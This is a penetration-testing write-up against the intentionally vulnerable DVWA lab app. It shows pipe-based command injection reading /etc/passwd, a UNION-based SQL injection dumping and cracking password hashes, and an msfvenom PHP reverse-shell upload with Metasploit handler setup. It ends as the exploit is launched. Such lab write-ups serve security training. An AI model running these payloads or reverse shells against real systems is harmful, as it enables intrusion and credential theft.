Web Application Penetration Testing Report: DVWA

By Md Muhtashim Jahin 5 December 2024

This Project involved conducting a **targeted web application penetration test** on the **Damn Vulnerable Web Application (DVWA)**, configured at **Medium Security Level**. The goal was to exploit common vulnerabilities and demonstrate their impact while applying ethical hacking methodologies.

The assessment followed a manual approach based on the **OWASP Testing Guide**, supported by advanced tools such as **Burp Suite**, **Metasploit**, and **Hashcat** to aid in Payload Delivery, Session Hijacking, and Password Cracking.

Key Exploited Vulnerabilities:

- **Command Injection** – Remote system commands executed via vulnerable input fields.
- **SQL Injection** – Extracted sensitive user data by manipulating backend queries.
- **File Upload** – Uploaded a reverse shell due to insufficient input sanitization.
- **File Inclusion (LFI)** – Included internal system files using crafted path traversal.
- **Weak Session IDs** – Demonstrated predictability in session token generation.
- **Authorization Bypass** – Accessed privileged functions without authentication.
- **Open Redirect** – Redirected users to malicious domains via URL parameters.
- **Stored Cross-Site Scripting (XSS)** – Injected persistent JavaScript to hijack sessions.
- **CSP Bypass** – Bypassed Content Security Policy using crafted payloads.
- **Brute Force** – Used dictionary attacks to crack login credentials via predictable or weak password mechanisms.

This engagement reinforced my capabilities in exploiting **OWASP Top 10** vulnerabilities, understanding web app attack surfaces, and communicating findings with proper risk context.


Command Injection

First, select the security level to medium.


Open-source code.

Here you can see, they have blacklisted “&&” and “;” operators. As a result, I can use the pipe “|” operator to inject my commands and get information from the database.


“10.0.2.15|ls -la /”




“10.0.2.15|cat /etc/passwd /”



SQL Injection




We will open Burp Suite and type “1” as input and intercept the session.




Copy it to the Repeater using Ctrl + R. Now we will inject code at the ID input and crack users &hashed passwords from the response.

Inject (1 UNION SELECT user, password FROM users--) after id. Click Send. Scroll till the last of the response page, there you will find the users and passwords as first name and surname.



Let's crack the hashed passwords, using a free online tool.

I selected Pablo (user) hashed password and opened the hash cracker. Copy-pasted the hash.




The password is “letmein” and it was hashed using MD5.

File Upload


I have created a payload using “msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.2.15 lport=3333 -f raw” in my Linux shell.

Then I copied the payload and created it as a PHP file. The file name is hasina.php. I created a JPEG file of PHP to inject it through the file upload database (hasina.php.jpeg).

I opened Burp Suite and PortSwigger. Opened the hasina.php.jpeg file on the file upload input. Intercepted the request.



Let’s intercept it and change the filename to hasina.php



Changed filename

```
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=p2ivq4i90m93b1rn9uk5f5b4qq; security=medium
Connection: keep-alive

------WebKitFormBoundaryvTaoVXWb8BQfWYOe
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryvTaoVXWb8BQfWYOe
Content-Disposition: form-data; name="uploaded"; filename="hasina.php"
Content-Type: image/jpeg

<?php /**/ error_reporting(0); $ip = '10.0.2.15'; $port = 3333; if (($f = 'stream_socket_client') && is_ca
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = '
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$r
(!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $l
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; wh
case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_e
 $suhosin_bypass(); } else { eval($b); } die();
```

Forward the request from Burp Suite

We have successfully uploaded our PHP file.

Copy the /hackable/uploads/hasina.php and add it to the link after http://localhost/DVWA.

Open the payload on your Metasploit. Select the payload, lhost and lport

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::8d77:7ef4:b663:b4f4  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
        RX packets 16229  bytes 17532731 (16.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6835  bytes 970035 (947.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10852  bytes 8975119 (8.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10852  bytes 8975119 (8.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set lport 3333
lport ⇒ 3333
```

Now execute the URL.

Run the Meterpreter


```
msf6 exploit(multi/handler) > exploit

